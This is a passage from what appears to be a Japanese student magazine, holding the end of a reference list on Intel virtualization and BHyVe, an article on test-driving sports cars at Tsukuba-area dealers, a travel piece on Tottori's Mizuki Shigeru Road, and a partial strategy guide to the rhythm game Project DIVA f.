Intel Software Developer's Manual -[1] (<http://www.intel.co.jp/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-manual-325462.pdf>)

2. 仮想化まわりの Intel の資料。ベンチマークやオーバヘッドの分析もあり、参考になる。

Intel Virtualization Technology Processor Virtualization Extensions and Intel Trusted execution Technology (<http://software.intel.com/sites/default/files/m/0/2/1/b/b/1024-Virtualization.pdf>)

3. ark intel のサイトで自分の CPU の資料などが検索できる。

ARK — Your source for information on Intel products (<http://ark.intel.com/>)

対応しているプロセッサの日本語の一覧が手に入る。

インテル バーチャライゼーション・テクノロジー・リスト (<http://ark.intel.com/ja/Products/VirtualizationTechnology>)

4. BHyVe 公式 wiki とサイト。

BHyVe - FreeBSD Wiki (<http://wiki.freebsd.org/BHyVe>)

BHyVe - BSD HyperVisor (<http://bhyve.org/>)

5. BHyVe の First How-to テキスト。BHyVe Developer の Neel Natu 氏のページ。

[http://people.freebsd.org/~neel/bhyve/bhyve\\_instructions.txt](http://people.freebsd.org/~neel/bhyve/bhyve_instructions.txt)

6. Google Summer of Code で BHyVe の開発をしている日本人の syuu 氏のスライドやブログの関連記事。BHyVe ってなんや

(<http://www.slideshare.net/syuu1228/bhyve-12239043>)

[BHyVe] - 駆雨のカーネル探検隊（只今遭難中 w (<http://d.hatena.ne.jp/syuu1228/searchdiary?word=%2A%5BBHyVe%5D>)

7. Call For Testing の BHyVe の記事。

CFT: Hands-on BHyVe (<http://callfortesting.org/bhyve>)

## そうだ、試乗に行こう

文 編集部 かづきお

### はじめに

夏休みが終わり、初心者マークを付けた車が増えましたね。でも、免許を取ったからといって、なかなか車に乗る機会がない人も多いと思います。中には免許を取ったまま次の更新まで全く運転しないという人も……。~~怖いですね。~~

ペーパードライバーにならないためにも、たまには車に乗りましょう。つくばで車に乗る(運転する)方法は、大きく分けて3つあると思います。

1つめは車を所有するという方法。車を購入するのもよし、家族や知り合いから譲ってもらうなどの方法もあるでしょう。自分の車があれば、行動範囲もぐっと広がり今までとは違う世界が見えてくるかもしれません。

2つめは、車を借りるという方法。レンタカーやカーシェアリングがこれに当たります。変則的ですが、先輩などから借りるという方法もあるかもしれません。免許があればレンタカーを借りて旅行に行ったり、旅行先でレンタカーを借りたりすることができ、旅行の選択肢がぐっと広がります。良いことですね。

そして、3つめが今回の本題、試乗です。これは上記2つとは若干異なり、車に乗ることが手段ではなく目的です。今回はこの試乗についてお話ししたいと思います。

### 試乗とは

皆さんは試乗というものしたことがありますか。試乗とはカーディーラーに行って、車に試し乗りすることをいいます。

試乗は、特に車を買う予定がないと行ってはいけないということはありません。新しい車や興味のある車があれば、がんがん試乗に行きましょう。ディーラーの人もそれが分かっているので、試乗だけして車を買わないからといってもいやな顔はしません。

現に筆者はいろいろなディーラーを巡っていますが、一度もいやな顔はされたことがありません。

もちろん、ディーラーは車を売ることが仕事ですから、なるべくその邪魔にならないように、土日休日は避け、平日の昼間に行くようにしています。大学生でないとなかなかこういうことはできませんね。

### 試乗の流れ

試乗を行ったら、店員さんに「DBS<sup>\*</sup>の試乗をしたいんだけど」と声をかけます。「良いですよ。この申込用紙に名前と住所を書いてください」のようなことを言われ、免許証のコピーを取られます。

大抵は住所を書いているうちに試乗車の準備が整います。

---

\*1 DBS：イギリスのアストンマーティンが製造するスポーツカー。映画007シリーズのボンドカーとして起用されている。試乗なんて行ったら大学生では門前払いされそう。そもそも試乗できるディーラーなんて有るのか。

試乗は基本的にディーラーの人が同乗し、コースを指示されます。ただし例外もあって、スズキの某店へ行ったときにはディーラーの人の同乗もなく、コースの指示もなくただ「30分で戻ってきてくださいね」と言われ鍵を渡されただけでした。そのまま乗って遊びに行ってしまおうかと思いましたが、ディーラーが筆者の愛車を人質に取っていたので帰らざるを得ませんでした。残念。

いざ車に乗ったら、いきなり走り出したりせずに車内をよく観察しましょう。車によって異なる装備の使い方の確認を、とくにエアコンの設定方法を確認しておくと良いでしょう。エアコンの操作方法は車によってまちまちなので、走り出してからいざ操作しようとして方法が分からずあたふたしてしまっては危ないです。同様の理由でハザードランプの位置も覚えておきましょう。

意外と気をつけないといけないのがワイパーとワインカーの位置、ヘッドライトのボタン等です。ワイパーは左のノブ、ワインカーは右のノブでひねるとヘッドライトが点くだろうと思うかもしれません、これは大部分の日本車がそうなっているだけで、例えば外車では右のノブがワイパー、左のノブがワインカー<sup>2</sup>になっています。ヘッドライトに至ってはノブに点いている場合と、コンソールに専用のボタン<sup>3</sup>が備え付けてある場合、ハンドル上にボタン<sup>4</sup>がある場合など車によってかなりまちまちです。きちんと確認しておかないと、信号で曲がるたびにワイパーが動いたり、雨が降ってくるとワインカーを動かしてしまったりして恥ずかしい思い<sup>5</sup>をします。

いざ試乗コースを走り出したら、安全で法律に反しない範囲で車を目一杯楽しみましょう。

ディーラーに戻ってきたら、筆者は車をじろじろ観察します。エンジンルームは欠かせないです。あとは後部シートに座ってみたり、トランクを開けてみたりすることも。

その後はディーラーの人と雑談タイムです。基本的にディーラーの人は車好きの人が多いので、車の話で盛り上がりましょう。新車の噂話をしたり、モータースポーツの話をしたり、古き良き車の話をしたりします(この辺はディーラーの混み具合などを見て、あまり邪魔にならないようにしましょう)。

最後に、担当してくれた方にお礼を言って、帰ります。パンフレットをもらえるのであればもらっておくとおもしろいかもしれません。

筆者は、試乗を終えたら試乗コースを愛車で走ってみることにしています。そうすることで試乗した車の良さがさらに見つかるかもしれません。

もし試乗した車が期待外れだったりした場合は、口直しに別のディーラーに行ってもう一台試乗しましょう。お気に入りの試乗車を作つておくとこういう場合に良いです。

### 試乗おすすめ車

次ページからは筆者が実際に試乗に行った中でおすすめの車を紹介したいと思います。

なお、本記事の写真はオフィシャルサイトの該当車種ギャラリーより取得したものを記事に合わせてトリミングしております。

\*2 右のノブがワイパー、左のノブがワインカー：日本車はJIS(日本工業規格)に従い右にワインカー、左にワイパーとなっていますが、ISO(国際標準化機構)では右にワイパー、左にワインカーとなっています。日本車でも輸出仕様車は右ハンドルであっても右にワイパー、左にワインカーです。

\*3 コンソールに専用のボタン：日本車も昔はこのタイプがしばしば見られました。

\*4 ハンドル上にボタン：フェラーリ・458イタリア等。

\*5 恥ずかしい思い：現に筆者も……。

## 試乗！試乗！試乗！

### スバル BRZ



スバルがトヨタと共同開発した FR スポーツカー<sup>6</sup>。本車のトヨタ版の 86 は次のページ参照。

スバルの水平対向エンジンを積んでいるため低重心が売り。インテリアもエクステリアも眺めているだけでやる気が出る。

乗り心地は若干ハードだが、スポーツカーだと思えばそれほど苦にはならない。クラッチペダルが軽くスコン、スコンと動くため、半クラの位置が分かり難い印象を受けたが、エンジンがトルクフルなのか、いい加減なクラッチ操作でもエンストはしなかった。

西大通りにあるスバルつくば店にも試乗車は置いてあるが、AT モデルであるのが残念。MT に乗りたい場合は、守谷店に試乗車がある模様。もしくは水戸店にも MT モデルの試乗車がある。

試乗車は県内の店舗を順番に回されるため、実際に試乗に行く場合は事前に Web や電話で調べてから行くと良いだろう。試乗車検索ページの URL はページ下部に記載してある。

#### スペック

- ・エンジン：FB20 水平対向 2L
- ・パワー：200 馬力 トルク 20.9kg・m
- ・車体サイズ：4240 × 1775 × 1300 (mm)
- ・車重：1200kg<sup>6</sup>
- ・乗員数：4

#### 店舗情報

- ・店舗名：茨城スバル自動車株式会社 G-PARK つくば店
- ・住所：茨城県つくば市要元南口堀字西原 2-3
- ・電話：029-877-0720
- ・定休日：月曜日

#### 関連 URL

- ・スバルオフィシャルサイト：<http://www.subaru.jp/>
- ・スバルの試乗車検索：[http://apps.subaru.jp/drivecar/drivecar\\_search.php](http://apps.subaru.jp/drivecar/drivecar_search.php)

<sup>6</sup> 1200kg：グレードによって若干の差がある。

トヨタ 86



前ページで説明した BRZ のトヨタ版。同じ車だから当然だがよく似ている。区別するにはエンブレム以外にフロントバンパーの形やウインカーの位置<sup>7</sup>を頼りにすると良いだろう。

乗り心地はBRZと若干異なり、雑誌などでよく言われている「86はドリフト向き、BRZはグリップ向き」というのが実感できるかもしれない。

エンジンを高回転まで回したときに水平対向エンジン独特の音がするが、これがトヨタ車からするのは不思議な感じがした。

筆者が試乗に行ったときは、つくば駅側のつくば中央店にMT仕様の試乗車があったが、2012年9月現在は研究学園駅側のつくば店に試乗車があるようだ。

スペック

- ・エンジン：FB20 水平対向 2L
- ・パワー：200 馬力 トルク 20.9kg·m
- ・車体サイズ：4240 × 1775 × 1300 (mm)
- ・車重：<sup>8</sup>1200kg
- ・乗員数：4

店舗情報

- ・店舗名：ネッツトヨタつくば株式会社 つくば店
- ・住所：つくば市西郷1番地
- ・電話：029-852-1122
- ・定休日：月曜日

関連 URL

- ・トヨタオフィシャルサイト：<http://www.toyota.jp/>
- ・トヨタの試乗車検索：<http://toyota.jp/service/dealer/spt/car-select>

\*7 ウインカーの位置：BRZはヘッドライトユニット内にウインカーがあるが、86はフォグランプ上部にウインカーがある。

\*8 1200kg：グレードによって若干の差がある。

## 試乗！試乗！試乗！

### スズキ スイフトスポーツ



スズキが作っているコンパクトカーのホットバージョン。1000 キログラムのボディとテンロク<sup>\*9</sup>のエンジンできびきびと走る。純正で 6 速のクロスマッシュション<sup>\*10</sup>を搭載するなど他の国産ホットハッチ<sup>\*11</sup>とは一線を画す。

ベースがスイフトのため、座席の位置が若干高かったり、クラッチペダルの操作感が軽トラのようだったりと若干の不満もあるが、走りに関してはなかなか良い。

鋭く跳ね上がるエンジンが印象的だった。

#### スペック

- ・エンジン：M16A 直列4気筒 1.6L
- ・パワー：136馬力 トルク 16.3kg・m
- ・車体サイズ：3890 × 1695 × 1510 (mm)
- ・車重：1050kg
- ・乗員数：5

#### 店舗情報

- ・店舗名：スズキ自販茨城 スズキアリーナつくば
- ・住所：茨城県つくば市吉瀬 1781-1
- ・Tel：029-863-5931
- ・定休日：火曜日

#### 関連 URL

- ・スズキオフィシャルサイト：<http://www.suzuki.co.jp/>
- ・スズキ自販茨城オフィシャルサイト：<http://sj-ibaraki.jp/>

\*9 テンロク：排気量 1.6L(1600cc)のこと。

\*10 クロスマッシュション：ギア間の変速比の差を小さくして加速重視で組んであるミッションのこと。

\*11 ホットハッチ：ハッチバック（トランクと車室が分かれておらず、大きめのハッチでアクセスできる車の形態の一種）のホットバージョン（スポーツバージョン）。

三菱 ランサー エボリューションX



三菱の誇るラリーカー。イニ D<sup>\*12</sup> でもおなじみの車の最新型。ランサー エボリューションという名だが、ベースはランサーではない<sup>\*13</sup>。

2L ターボエンジン + 4WD という伝統的な戦闘力とツインクラッチ SST と呼ばれるデュアルクラッチシステム<sup>\*14</sup> が売り。実はシリーズ初の MIVEC<sup>\*15</sup> ターボなのだとか。

走行モードを S-スポーツにしたときの走りは流石。筆者は MT 好きなのでこの手のデュアルクラッチ車に乗るのは初めてだったのだが、ブレーキングの際にシフトダウンして回転数を最適に保ってくれるあたり、ハイテクだなあと感じた。

しかし 6 速 MT モデルが標準で用意されていないのは時代の流れとは言え残念だ。

#### スペック

- ・エンジン：4B11 直列 4 気筒 2.0L ターボ
- ・パワー：300 馬力 トルク 43.0kg·m
- ・車体サイズ：4495 × 1810 × 1480 (mm)
- ・車重：1600kg
- ・乗員数：5

#### 店舗情報

- ・店舗名：関東三菱自動車販売株式会社 クリーンカー土浦
- ・住所：茨城県土浦市並木 5-5478-1
- ・Tel：029-824-2855
- ・定休日：火曜日

#### 関連 URL

- ・三菱モータースオフィシャルサイト：<http://www.mitsubishi-motors.co.jp/>
- ・関東三菱自動車販売オフィシャルサイト：<http://www.kanto-mitsubishi-motor-sales.com/>

\*12 イニ D：頭文字 D。しげの秀一氏による峠バトル漫画。

\*13 ランサーではない：ベース車は日本名ギャランフォルティスという車だが、北米ではランサーという名前で売られている。謎。

\*14 デュアルクラッチシステム：トランスミッションの一つ。ギアの偶数段と奇数段にそれぞれクラッチを持つ。操作方法自体は AT 車と変わらない。

\*15 MIVEC：三菱の可変バルブタイミング・リフト機構（エンジンの回転数に合わせて吸気バルブ・排気バルブの動作を動的に変化させる機構）の名前。マイベックと発音する。

## 試乗！試乗！試乗！

### アルファロメオ ミト



アルファロメオのハッチバック。花室のディーラーには“クワドリフォリオヴェルデ”と呼ばれるホットバージョンが試乗車としておいてある。

3000回転以上回したときの官能的なエンジンサウンドは流石アルファロメオ。ただ街乗りをしているだけでもこれだけ楽しい車は少ないのではないか。

DNAシステムと呼ばれる走行モードを調整できるシステムを持っている。これは“Dynamic”、“Normal”、“All Weather”の3種類で、アクセルレスポンスやステアリングの重さ、フィードバックなどを切り替えるシステムなのだが、一度“Dynamicモード”を体験してしまうと、“Normalモード”には戻れないだろう。

各モードではアクセルレスポンスだけでなくハンドルの重さも制御されているなどかなり凝った作りになっている。壊れなければ良いのだが<sup>\*16</sup>。

輸入車なので右ハンドルであっても右にワイパー、左にウインカーなので要注意だ。

#### スペック

- ・エンジン：940A2 直列4気筒 1.4L ターボ
- ・パワー：170馬力 トルク 25.5kg・m
- ・車体サイズ：4070×1720×1465（mm）
- ・車重：1250kg
- ・乗員数：5

#### 店舗情報

- ・店舗名：フィアット・アルファ ロメオ つくば
- ・住所：茨城県つくば市花室 1145-3
- ・TEL：029-860-5555
- ・定休日：月曜日

#### 関連 URL

- ・アルファロメオオフィシャルサイト：<http://www.alfaromeo-jp.com/jp/>
- ・フィアット・アルファ ロメオ つくばオフィシャルサイト：  
<http://www.cars-hirosawa.co.jp/alfaromeo/index.html>

---

\*16 壊れなければ良いのだが：イタリア車は壊れやすいと言われている。現に……。

### 終わりに

ここまで紹介した車は、筆者が実際に試乗に行っておもしろいなと思った車の一例でしかありません。まだまだおもしろい車はいくらでもあります。

例に挙げたのは所謂スポーツカーばかりでしたが、それは筆者の趣味なので、皆さんのお好みに合わせていろいろな車に乗ってみてください。

ここまで挙げられなかつた中でおもしろいなと思った車に、ダイハツ・コペン（この車種は既に生産終了してしまいました）、三菱・i-MiEV（電気自動車なので、軽自動車とは思えない加速力を持っていました）などがあります。

車を実際に買うことは大変ですが、試乗ならばさくっと、いろいろな車に乗ることが出来るので皆さんもどんどん試乗に行きましょう。

試乗の欠点は、試乗コースのたかだか15分程度しか車に乗れないことです。筑波山を攻めに行ったりは出来ません。

試乗に行って、良いなと思った車があれば、その車をレンタルしてみるのもおもしろいかもしれません。例に挙げたようなスポーツカーや外車は駅前にあるレンタカーなどでは扱っていませんが、スポーツカーを専用に扱うレンタカーが存在するので、そちらの方を当たってみましょう。

また、試乗車は新車のごく一部しか扱っていないため、全ての車に乗れるわけではありません。現にマツダ・RX-8やロードスター、日産・フェアレディZ等は試乗車を検索しても茨城に置いてある店舗がなかったため断念せざるを得ませんでした。こういった車も乗ってみなければレンタルを利用するしかないですね。

最後に、別視点からの楽しみ方として、パンフレットがあります。筆者がおもしろいなと思ったのは、Fiat・500<sup>\*17</sup>というイタリア車の試乗をしてパンフレットを入手したときです。

日本車の場合、車のカラーリングで選べるのは、ボディ色とせいぜい内装の色程度なのですが、この500という車の場合、サイドミラーの模様、ボンネットのストライプ、ルーフの模様から、ハンドルのステッチの色まで細かく指定することが出来るようでした。

イタリア人はこれらの組み合わせを駆使して車を自分好みな様にカスタマイズして乗っているようです。なるほど、おしゃれだなあと思いました。

こういった楽しみも試乗の一つだと思います。車を持っている人も、持っていない人も、どんどん試乗に行き、楽しいカーライフを満喫しましょう。

---

\*17 Fiat・500：7ページ目に上げたアルファロメオと同じ店で試乗できます。

# そうだ、鳥取に行こう 水木しげるロード編

文 編集部 ジオン

## プロローグ

日本一人口の少ない県、鳥取。何を連想するかと聞かれるとほとんどの人が「砂丘<sup>1</sup>」と答えるだろう。実際、筆者が鳥取県出身であることを明かすと大抵の人が条件反射のように砂丘という。しかし、そのなかで実際に鳥取県に足を踏み入れたことがある人はどれだけいるだろうか。砂丘はあくまで鳥取県の極一部の地域の話である。これは鳥取=砂丘という現状を少しでも改善し、砂丘以外の部分を知ってもらうための企画である。

## 鳥取県とは？

鳥取県についての基本情報を紹介しておこう。

まず位置。中国地方に所属し、島根の東側、岡山の北に位置する。島根とよく間違えられるので島根の右と覚えておくとよい。

次に人口。ワースト 2 位の島根県(人口約 71 万人)に圧倒的な差をつけて堂々の 1 位、582,422 人である。先月行われた銀座でのオリンピックパレードに集まった人推定 50 万、今年のコミックマーケットの総来場者<sup>2</sup>が 56

万人であるので、大きなイベント 1 つ分程度しか人がいないことがわかる。さらに注目したいのが人口の減少速度である。たった 7 年ほどで 4 万人近く減少している。このまま減少していくと 50 万を数年できてしまうかも知れない。

市の数も日本一少なく、鳥取市、米子市、倉吉市、境港市<sup>3</sup>の 4 つだけである。田舎だから村が多いイメージがあるかもしれないが、日吉津村という村が 1 つあるだけである。他の村は合併により昭和の間にほとんど姿を消し、町もここ数年で合併が進み減ってきてている。このような状況下で日吉津村が生き残っているのは村内に山陰最大のショッピングセンター「イオンモール日吉津」と王子製紙を抱えているからである<sup>4</sup>。

鳥取県では著名な漫画家<sup>5</sup>を数人だしていることからか、数年前からまんが王国とつとりを名乗り県全体で町おこしに取り組んでいる。しかし、町の至るところにポスターや旗が立っているにも関わらず、県内の知名度すら低い。先月の 8 月 4 日から国際マンガサミットも開催しているのだが、それを知っている人はどれほどいるのか不明である。そのほか地元紙の新年の TOP が萌え絵だったりするなど迷走している。



google 地図より

\*1 間違っても砂漠ではない。あと糸電話も使っていない

\*2 コミケ来場者数は年々増加しているが、鳥取県の人口は年々減少しているため近いうちに抜かれる可能性が高い

\*3 法人税により村の予算が十分に確保できるため

\*4 水木しげる、谷口ジロー、青山剛昌など

## 水木しげるロード

鳥取県の基本情報を紹介し終えたところで、今回は鳥取県有数の観光スポットである水木しげるロードを紹介する。

水木しげるロードは境港市の駅から商店街にかけたエリアのことである。大型小売店の進出により衰退した商店街が、町おこしのため地元出身の漫画家、水木しげる氏作のキャラクター鬼太郎を用いて<sup>5</sup>オープンした。始まった当初は妖怪の像の数なども少なく、知名度も低かったが、報道<sup>6</sup>や水木しげる氏の半生を描いた「ゲゲゲの女房」のドラマ化、映画化の成功によりここ数年で観光客も激増し、それにともない銅像や施設も増えた。

水木しげるロードに県外から訪れると、ほとんどの場合、現地に着く前に鬼太郎と見ることとなる。最寄りの空港は2年前に米子鬼太郎空港<sup>7</sup>という名称に変更された。至る所に鬼太郎の看板がたっており、観光シーズンには鬼太郎の着ぐるみも出迎えてくれる。さらに境港市行きの境線では鬼太郎列車が運行している。

境港駅からでるとすぐゲゲゲの鬼太郎の曲が耳に入り、水木しげるロードが始まる。駅前には水木しげるの像、案内板には妖怪、自動販売機には鬼太郎、街頭のランプが目玉のおやじと徹底した鬼太郎一色である。

駅から旧商店街エリアの間には妖怪神社がある。妖怪神社という名前からわかるように水木しげるロードがオープンした6年後の2000年1月1日に創設された。建物と建物の間の12畳ほどしかない空間にある小さな神社であり、祀っている御神体は創立時に水木しげる氏によって入魂されて不思議な妖力をまとった石と大木という~~胡散臭い~~ユニークな施設だ。神社の前には水の力で回転する巨大な目玉のオブジェが設置されており、クルクルと回る石に誘われて神社の前はいつも子供で賑わっている。

神社を通り過ぎ、道端の妖怪像を眺めながら進むと商店街エリアにはいる。このエリアに入ると妖怪色は一層濃くなる。ほとんどの店舗に妖怪、鬼太郎といったワードが組み込まれており、筆者が確認しただけでも「鬼太郎郵便局」「鬼太郎のヘヤーサロン」「妖怪喫茶」が存在する。商店街自体はそこまで大きくなく、観光をしても30分もあれば歩ききれる程度である。しかし、様々な妖怪グッズがそろっており、ここほど妖怪グッズが売っている商店街はない



妖怪列車には鬼太郎、目玉親父、ねずみ男、猫娘の4種がある



商店街エリアへの入り口

\*5 水木しげるロードにおけるキャラクターの著作料は水木氏本人の意志により無料となっている

\*6 妖怪像が破壊された事件が全国に報道され、知名度があがるきっかけとなった

\*7 航空会社のHPには米子空港と書いてあるが、これは間違いである

## 鳥取の鼓動シリーズ I

と思われる。注目したいのは店の看板だ。店の中には水木しげるロードオープン後できた綺麗なつくりのものもあるが、ほとんどの店舗が土産を売っていても店の看板は電器店や洋服店といった旧商店街のままである。それらの店はすでに看板通りの商品は取り扱っておらず、お土産のみを販売している。まさに鬼太郎で町おこしをしているといった感じだ。

今年の春、水木しげるロードはオープン 19 年目にして累計入込客数が 2000 万人を達成した。これは境港市の人口の 570 倍である。水木しげるロードには水木しげる記念館、妖怪の楽園といった観光スポットもいくつか用意されている。しかし、一番の見どころはどうにかして街を盛り上げて生き残ろうという、地元の人々の熱意がこもった商店街そのもののように思える。



看板にはテレビ・エアコンと書いてあるが、中身は土産物店だ

### おわりに

仮に旅行をするにしても鳥取県にわざわざ行こうという人はいないかもしれない。しかし記事に書いたように、鳥取県は少しでも観光客を増やすために様々な面で奮闘している。この記事を読んで鳥取県に興味を持った方は是非一度鳥取県を訪れてほしい。もしかすると価値観が変わるかもしれない。最後に、鳥取県の基本情報のページで紹介した地方紙の新年の TOP を紹介してこの記事を締めくくるとする。



## 電子の歌姫は天使の夢を見るか

文 編集部 Genyakun

### はじめに

先日<sup>1</sup>、ついに Project DIVA<sup>2</sup> の最新作である Project DIVA f（ぷろじぇくと でいーば えふ）が発売されました。本記事ではこのゲームタイトルの説明と、ある程度の攻略方法について書いていきますが、「まだプレイしていないんだけどネタバレは勘弁！」という方や「音ゲーが苦手・嫌い……」という人はこの記事を飛ばすか、向こう数ページをのり付けしてしまうことをお勧めします。

### 初音ミク Project DIVA f とは

初音ミク Project DIVA f（以下、DIVA f）とは、SEGA が開発した PlayStation Vita で動作するリズムアクションゲーム<sup>3</sup>です。初音ミク Project DIVA はシリーズ物となっていて、DIVA f が 4 作品目<sup>4</sup>に当たります。過去の作品の紹介につきましては、筆者が過去に書いた記事<sup>5</sup>をご参照ください。

では、具体的にどんなゲームかと言いますと、画面をこすったり画面上に配置されるマーカに応じたボタンを押すだけの簡単なゲームです。難易度については、EASY / NORMAL / HARD / EXTREME の 4 段階<sup>6</sup>となっており、初めての方も EASY モードで安心してプレイすることが出来ます。また、楽曲も 32 曲収録されており、収録曲全曲がこれまでの Project DIVA の作品と異なっているなど前作をやりこんだユーザも満足してプレイすることが出来ます。

また、AR(拡張現実)によるライブ<sup>7</sup>や、ポートレート撮影機能<sup>8</sup>などが新規に追加され、前作からあった PV 鑑賞機能や、自作譜面や PV を作るモード<sup>9</sup>などもプラッシュアップして収録されています。

---

\*1 2012年8月30日

\*2 SEGA のボーカロイドキャラクターを起用したゲームの一連のプロジェクト名

\*3 つまりは音ゲー

\*4 過去作は、Project DIVA, Project DIVA 2nd, Project DIVA extend

\*5 過去の記事については、WORD Press (<http://www.word-ac.net>) を参照

\*6 楽曲ごとに HARD を出すには NORMAL をクリアすることが必要で、EXTREME を出すには HARD をクリアすることが必要

\*7 なんとマーカ周辺の特徴点を認識してマーカが見えなくても合成しちゃうすごい機能付き

\*8 ポーズや表情を選んでミクさんと一緒に写真が撮れる

\*9 ゲーム内では「エディットモード」と表記されている

## ミクさん5周年記念

### 画面説明

まずは実際のプレイ画面を見てみましょう。たとえば、買って最初にプレイできる楽曲の一つである「Weekender Girl」の EASY 譜面はこのようになっています。



EASY で使用するのは○キーだけで、基本的には画面をこする「スクラッチ」（後述）という動作と、長押し<sup>\*10</sup>の練習がメインですが、縛りプレイや一部の高難易度曲をプレイする場合、左下のソングエナジーゲージ（以下エナジーゲージ）が割と大切になってきます。エナジーゲージはコンボをつなげているといつの間にか増えて、ミスをすると減っていきます。無くなるとその時点では曲が中断して、MISS × TAKE（プレイ中に終了）扱いになってしまいます。また、画像では見えにくいですがエナジーゲージの右（画面の下）にあるゲージは現時点での成績が表示されています。前作とは異なり、バー形式で表示されるようになったため、わかりやすくなりました。

### 新要素について

新プラットフォームで開発された DIVA f ですが、演算能力の改善によりグラフィックが向上すると共に、PlayStation Vita に搭載されている機能を活用するために、DIVA f では以下の新要素追加が行われました<sup>\*11</sup>。

#### ・スクラッチの追加

画面をこする「スクラッチ」という動作が追加されました。本要素は EASY から適用されており、「☆」マーカが来た場合画面のどこか<sup>\*12</sup>をしっかりと擦ると良いでしょう<sup>\*13</sup>。

\*10 普通のマーカが長く伸びてる物で、初めのマーカで押し始め、終わりのマーカでボタンを離す

\*11 これ以外にも細かな修正が入っていますが、ここでは大きな変更点のみを取り上げる

\*12 デフォルト設定の場合。設定によっては背面のタッチパネルを使用可能

\*13 フリックではありません。フリックだと認識されなくて凹むことがある

・テクニカルゾーンの新設

譜面に1～2カ所、テクニカルゾーンという物が設けられました。これはプレイヤに緊張感を持たせるための要素として追加された物で、指定された区間の譜面についてコンボをつなげるとボーナスポイントが追加されるものです。

・チャンスタイル<sup>\*14</sup> 演出分岐の追加

既存のチャンスタイルにPVの演出分岐が追加されました。チャンスタイル中はエナジーゲージが「☆」になり、ゲージが満タンになるとチャンスタイル終了直前に大きなスクランチマーカが出現します。これをスクランチするとボーナスポイントが得られると同時にPVの演出が変わるようになっています。

この他にも細かいことですが、DIVA(初代)のようにミスをするとキャラクターのボーカルが一時的に消えたり、前述したようにスクランチを背面のタッチパッドで出来るような設定もあります。

### 基本的な攻略方法

基本的な攻略方法についてですが、大体次のようなことを覚えておくと良いでしょう。

・説明書を読む

まず説明書を読みましょう。本記事には書いてない大切なことがたくさん書いてあります。

・原曲を聞き込む

大体の譜面（EXTREMEの譜面以外）は歌詞やメロディラインがそのまま譜面になっているので原曲を一度聞いておくと楽でしょう。大抵の曲はニコニコ動画やYoutubeにアップロードされていますので、お金を掛けずに確認することが出来ます。

ただし、今回から一部の楽曲がRemixされたり、曲調そのものが変わっていることがあります<sup>\*15</sup>。

・マーカをちゃんと確認する

個人的な感覚ですがタイミング判定について早押しだけは、前作のextendより厳しい<sup>\*16</sup>ので注意しましょう。逆に遅く押す分には判定が緩いのでマーカとターゲットマーカが重なったことを確認したくらいで押してもコンボがつながります。

・同時押し<sup>\*17</sup>の連打は片方のキーを押しっぱなしで対処可能

同じキーの同時押しのマーカが連続している場合には、片方は入力しっぱなしでも問題なく判定されます。たとえば、「→→→」のように→型の同時押しのマーカが連続して来た場合は矢印キーを押しっぱなしで○キーだけをマーカの数だけ押せば<sup>\*18</sup>処理が可能です。これの応用で同時押しに挟まってる別キーのマーカに対しても同じような事<sup>\*19</sup>をすることが可能です。ただし、DIVA fからは同時押しを押しっぱなしではなく分割して入力すると+200点

\*14 マーカが虹色になる部分のことで、1マーカごとにボーナススコアが加算される

\*15 サントラを早く発売してください SEGAさん……

\*16 焦れば焦るほどコンボが切れるので連打も気持ち遅めにした方が良かったりする

\*17 「→」のような形をしたマーカで、基本的に○×△□と同じ方向の矢印ボタンを押す。例えば「→」なら○と右矢印ボタンを同時に押す

\*18 この場合3回

\*19 「→□→」のノートがあったら右矢印キーを押しっぱなしで、「○□○」と入力すれば処理が可能。

## ミクさん5周年記念

がスコアに入るようになったので注意が必要です(後述する成績には影響しません)。

### ・スクラッチには SAFE<sup>\*20</sup>/SAD がない

実はスクラッチには、COOL/FINE/WORST の判定しかありません。そこで、ずっと画面や背面タッチパネルをこすり続けることで、複雑なスクラッチ譜面を処理することができます。

### ・同じキーの連打は左右に負荷分散が可能

たとえば「××××」というマークがあったとしたら、「×↓×↓」と交互に入力することで片方の指への負荷を下げる事が出来ます。しかし、交互に入力しているつもりがタイミングがずれてコンボが切れる事があったり、そもそも HARD までの大体の曲は親指で対処可能な範囲の譜面なので最初のうちから習得する必要はありません。

### ・その他

タイミング判定で SAFE 以下を取るとコンボが途切れてしまうので注意しましょう。また、個人差はありますがボタン音を切ってリズムを聴き取りやすくするのも一つの手です。

## 成績について

成績についてですが、今作では前作のようにただコンボを繋げば良い成績が出るとは限らなくなりました。

成績評価の順序については、MISS × TAKE → CHEAP → STANDARD → GREAT → EXCELLENT → PERFECT の順番で変わりが無いのですが、計算方法が 100(PERFECT) からチャンスタイル、テクニカルゾーンのポイントを引いて、その数をマーク数で割った物が 1 マーク当たりのポイントになります。この 1 マーク当たりのポイントがベースになって、その上にテクニカルゾーン、チャンスタイルのポイント追加が入る仕組みになっています。

たとえば、全 368 マークの譜面で、チャンスタイルとテクニカルゾーンがあった場合には

$$100 - (\text{チャンスタイル } 5\text{pt} + \text{テクニカルゾーン } 3\text{pt}) / 368 \text{ マーク} = 0.25 \text{ ポイント}$$

ということで、1 マーク当たり 0.25 ポイントになり、たとえば 8 割が COOL/FINE になったとすると 73.6 ポイントがベースポイントとなり、そこにテクニカルゾーンとチャンスタイルのポイントが全加算されたと仮定すると 81.6 ポイントとなり STANDARD 評価<sup>\*21</sup>となります。

また、スコアは成績評価には関係ありませんが、自然と高評価を目指していくうちにスコアも上がっています。高評価を得るには COOL 判定の数を増やすことや、コンボ数、テクニカルゾーン、チャンスタイル(マークが虹色の部分)でのミスを限りなく無くす(言うならばその間だけでもコンボがつながるようにする)事が重要です。

これらのこと覚えておけば多くの人は EASY を一周する頃には全曲がプレイ出来るようになっているはず<sup>\*22</sup>なので、その後は次の難易度を一周ずつしていくべきすべての難易度が解放されると思います<sup>\*23</sup>。ちなみに、EXTREME 譜面の入門には難易度★7 の「夢の続き」や★7.5 の「キャットフード」などがお勧めです。

---

\*20 ボタンを押したときのタイミング評価は悪い順に WORST → SAD → SAFE → FINE → COOL となっている

\*21 0 ~ 79pt が CHEAP、80pt ~ 89pt が STANDARD、90pt ~ 94pt が GREAT、95pt ~ 99pt が EXCELLENT、100pt が PERFECT

\*22 最初は 4 曲しか見えないが、出でている曲をクリアしていくほどどんどん解放されていく

\*23 EASY, NORMAL, HARD を各一周すればアイテムや衣装はほとんど解放されるが、後述の通り解放されただけでは使えない

アイテム要素について

引き継ぎ要素の説明をしたところで、ヘルプアイテムと、チャレンジアイテムについて説明します。

本作のアイテムには以下の物があり、次のような効果とアイテムを使用するのに必要なポイントがあります。

・ヘルプアイテム

アイテム名	効果	消費ポイント
